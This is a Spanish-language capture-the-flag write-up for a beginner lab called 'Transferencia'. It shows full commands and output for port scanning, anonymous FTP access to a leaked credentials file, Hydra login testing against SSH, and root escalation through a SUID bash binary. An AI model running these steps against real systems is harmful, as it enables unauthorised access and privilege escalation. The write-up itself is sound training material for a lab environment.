

Writeup Laboratorio Transferencia

Whoami-Labs.com

Información del laboratorio

Plataforma: Whoami-Labs

Autora: Ruth Pérez

Laboratorio: Transferencia

Dificultad: Fácil

Sistema Operativo: Linux

Objetivo: Obtener acceso como root y capturar la flag

Fecha: 10/07/2026

Objetivo

El objetivo consiste en comprometer la máquina mediante la enumeración de servicios, aprovechar un servidor FTP con acceso anónimo para obtener credenciales, acceder por SSH y realizar una escalada de privilegios explotando un binario SUID.

Herramientas utilizadas

- Nmap
- FTP
- Hydra
- SSH
- Find
- Bash

1- Enumeración

Se inicio el laboratorio y se realizó un escaneo completo de puertos con Nmap.

Servicios encontrados

- FTP (21)

- SSH (22)
- HTTP (80)

```
(kali@kali)-[~/whoami-labs/machines/transferecia]
$ nmap -p- -sS -sC -sV -vvv -n -Pn --min-rate=5000 172.17.0.2 -oN scan.txt
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slow
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-09 07:58 -0400
NSE: Loaded 158 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 07:58
Completed NSE at 07:58, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 07:58
Completed NSE at 07:58, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 07:58
Completed NSE at 07:58, 0.00s elapsed
Initiating ARP Ping Scan at 07:58
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 07:58, 0.05s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 07:58
Scanning 172.17.0.2 [65535 ports]
Discovered open port 22/tcp on 172.17.0.2
Discovered open port 21/tcp on 172.17.0.2
Discovered open port 80/tcp on 172.17.0.2
Completed SYN Stealth Scan at 07:58, 0.43s elapsed (65535 total ports)
Initiating Service scan at 07:58
Scanning 3 services on 172.17.0.2
Completed Service scan at 07:58, 6.01s elapsed (3 services on 1 host)
NSE: Script scanning 172.17.0.2.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 07:58
NSE: [ftp-bounce 172.17.0.2:21] PORT response: 500 Illegal PORT command.
Completed NSE at 07:59, 0.15s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 07:59
Completed NSE at 07:59, 0.03s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 07:59
Completed NSE at 07:59, 0.00s elapsed
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.0000030s latency).
Scanned at 2026-07-09 07:58:53 EDT for 7s
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE REASON      VERSION
21/tcp    open  ftp      syn-ack ttl 64 vsftpd 3.0.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ drwxr-xr-x  1 65534  65534      4096 Nov 27  2025 pub
|_ ftp-syst:
|_ STAT:
|_ FTP server status:
|_   Connected to 172.17.0.1
|_   Logged in as ftp
|_   TYPE: ASCII
|_   No session bandwidth limit
|_   Session timeout in seconds is 300
|_   Control connection is plain text
|_   Data connections will be plain text
|_   At session startup, client count was 2
|_   vsFTPd 3.0.5 - secure, fast, stable
|_ End of status
22/tcp    open  ssh      syn-ack ttl 64 OpenSSH 10.0p2 Debian 7 (protocol 2.0)
80/tcp    open  http     syn-ack ttl 64 nginx
```


```
|_ http-methods:
|_   Supported Methods: GET HEAD
|_ http-title: Transferecia
MAC Address: A6:E9:00:E8:34:09 (Unknown)
Service Info: OSS: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 07:59
Completed NSE at 07:59, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 07:59
Completed NSE at 07:59, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 07:59
Completed NSE at 07:59, 0.00s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org
Nmap done: 1 IP address (1 host up) scanned in 6.91 seconds
Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)

(kali@kali)-[~/whoami-labs/machines/transferecia]
```

2- Enumeración FTP

Primero se verificó el puerto (80) este no nos arrojaba nada, luego verificamos el escaneo el cuál mostró que el servidor permitía acceso anónimo. Se inicio sesión como usuario **anonymous**, Dentro del directorio **pub** se encontró un archivo llamado **usuarios.txt**, El archivo fue descargado para analizar su contenido.



```
(kali@kali)-[~/whoami-labs/machines/transferecia]
$ ftp anonymous@172.17.0.2
Connected to 172.17.0.2.
220 (vsFTPd 3.0.5)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||40068|)
150 Here comes the directory listing.
drwxr-xr-x  1 65534  65534      4096 Nov 27  2025 pub
226 Directory send OK.
ftp> cd pub
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||40035|)
150 Here comes the directory listing.
-rw-r--r--  1 0      0      81 Nov 27  2025 usuarios.txt
226 Directory send OK.
ftp> get usuarios.txt
local: usuarios.txt remote: usuarios.txt
229 Entering Extended Passive Mode (|||40008|)
150 Opening BINARY mode data connection for usuarios.txt (81
100% |*****|
226 Transfer complete.
81 bytes received in 00:00 (296.25 KiB/s)
ftp>
```

Se mostró la descarga del archivo llamado **usuarios.txt**

```
(kali㉿kali)-[~/whoami-labs/machines/transfencia]
$ cat usuarios.txt
carlos:qwerty
maria:123456
guest:guest
admin:admin
test:user123
alberto:admin123
```

3- Obtención de credenciales

El archivo contenía varios usuarios junto con sus respectivas contraseñas, Se utilizó Hydra para comprobar cuáles eran válidas sobre el servicio SSH.

Hydra encontró unas credenciales válidas

Usuario: arlberto

Contraseña: admin123

```
(kali@kali)-[~/whoami-labs/machines/transferencia]
$ hydra -C usuarios.txt ssh://172.17.0.2
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-07-09
[WARNING] Many SSH configurations limit the number of parallel tasks, it
[DATA] max 6 tasks per 1 server, overall 6 tasks, 6 login tries, ~1 try p
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2 login: alberto password: admin123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-07-09
```

4- Accesso inicial

Con las credenciales obtenidas se estableció una conexión SSH.

Una vez dentro se verificó:

- Usuario actual
- Directorio de trabajo
- Identidad del sistema

```
(kali㉿kali)-[~/whoami-labs/machines/transferencia]
$ ssh alberto@172.17.0.2
WARNING: REMOTE HOST IDENTIFICATION HAS CHANGED!
IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!
Someone could be eavesdropping on you right now (man-in-the-middle)
It is also possible that a host key has just been changed.
The fingerprint for the ED25519 key sent by the remote host is
SHA256:rjjRnPRpNdKwXsWQbmhJX4EzLeRCp1JfSctiF6qUmHU.
Please contact your system administrator.
Add correct host key in /home/kali/.ssh/known_hosts to get rid of
Offending ECDSA key in /home/kali/.ssh/known_hosts:4
remove with:
ssh-keygen -f '/home/kali/.ssh/known_hosts' -R '172.17.0.2'
Host key for 172.17.0.2 has changed and you have requested strict
Host key verification failed.

(kali㉿kali)-[~/whoami-labs/machines/transferencia]
$ ssh-keygen -f '/home/kali/.ssh/known_hosts' -R '172.17.0.2'
# Host 172.17.0.2 found: line 2
# Host 172.17.0.2 found: line 3
# Host 172.17.0.2 found: line 4
/home/kali/.ssh/known_hosts updated.
Original contents retained as /home/kali/.ssh/known_hosts.old
```

```
(kali㉿kali)-[~/whoami-labs/machines/transferencia]
$ ssh alberto@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is: SHA256:rjjRnPRpNdKwXsWQbmhJX4EzLeRCp1JfSctiF6qUmHU
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
alberto@172.17.0.2's password:
Linux a910f8837323 7.0.12+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 7.0.12-2kali1 (2026-06-18) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
-bash-5.2$
```

5- Enumeración local

Se realizó la búsqueda de binarios con permiso **SUID**. Durante la enumeración se identificó un binario interesante. **/usr/bin/bash**. Al ejecutarse con el bit **SUID** permitía mantener privilegios efectivos.

```
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
-bash-5.2$ id
uid=1000(alberto) gid=1000(alberto) groups=1000(alberto)
-bash-5.2$ whoami
alberto
-bash-5.2$ pwd
/home/alberto
-bash-5.2$ find / -perm -4000 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/sbin/exim4
/usr/bin/su
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/umount
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/bash
/usr/bin/sudo
```

6- Escalada de privilegios

Se ejecutó Bash conservando los privilegios efectivos. Posteriormente se verificó que el usuario correspondía a **root**.

```
-bash-5.2$ /usr/bin/bash -p
bash-5.2# id
uid=1000(alberto) gid=1000(alberto) euid=0(root) groups=1000(alberto)
bash-5.2# pwd
/home/alberto
bash-5.2# whoami
root
bash-5.2# cd /root
bash-5.2# ls -al
total 28
drwx----- 1 root root 4096 Jul 9 12:51 .
drwxr-xr-x 1 root root 4096 Jul 9 11:51 ..
-rw-r--r-- 1 root root 607 Nov 7 2025 .bashrc
-rw-r--r-- 1 root root 132 Nov 7 2025 .profile
drwx----- 2 root root 4096 Nov 27 2025 .ssh
-rw----- 1 root root 12 Nov 27 2025 flag.txt
-rw-rw-r-- 1 root alberto 12 Jul 9 12:51 flag_guardada.txt
bash-5.2#
```

7- Obtención de la flag

Con privilegios de administrador se accedió al directorio **/root**.

Finalmente se leyó el archivo que coontenía la flag del laboratorio.

```
-bash-5.2$ /usr/bin/bash -p
bash-5.2# id
uid=1000(alberto) gid=1000(alberto) euid=0(root) groups=1000(alberto)
bash-5.2# pwd
/home/alberto
bash-5.2# whoami
root
bash-5.2# cd /root
bash-5.2# ls -al
total 28
drwx----- 1 root root 4096 Jul 9 12:51 .
drwxr-xr-x 1 root root 4096 Jul 9 11:51 ..
-rw-r--r-- 1 root root 607 Nov 7 2025 .bashrc
-rw-r--r-- 1 root root 132 Nov 7 2025 .profile
drwx----- 2 root root 4096 Nov 27 2025 .ssh
-rw----- 1 root root 12 Nov 27 2025 flag.txt
-rw-rw-r-- 1 root alberto 12 Jul 9 12:51 flag_guardada.txt
bash-5.2# cat flag_guardada.txt
@n0n_h@CKEr
bash-5.2#
```

Conclusión

Este laboratorio demuestra la importancia de realizar una correcta enumeración antes de intentar cualquier explotación. El acceso inicial fue posible gracias a un servidor **FTP** configurado con acceso anónimo, lo que permitió obtener credenciales reutilizadas posteriormente

mediante **SSH**. Finalmente, una mala configuración de permisos **SUID** sobre Bash permitió escalar privilegios hasta obtener acceso como **root**.

```
Session Actions Edit View Help
gtfobins.org/gtfobins/bash/#shell

WHOAMI-LABS.COM / bash

Bienvenido a WHOAMI-LABS.COM. Laboratorio: Transferencia.

Shell

Tu laboratorio Transferencia está desplegado correctamente.
IP interna de la máquina desplegada: 172.17.0.2

Ingresa la flag: @n0n_h@CKEr
¡Felicitaciones hacker! Has conseguido la flag.
¿Quieres eliminar la máquina? (s/n):
```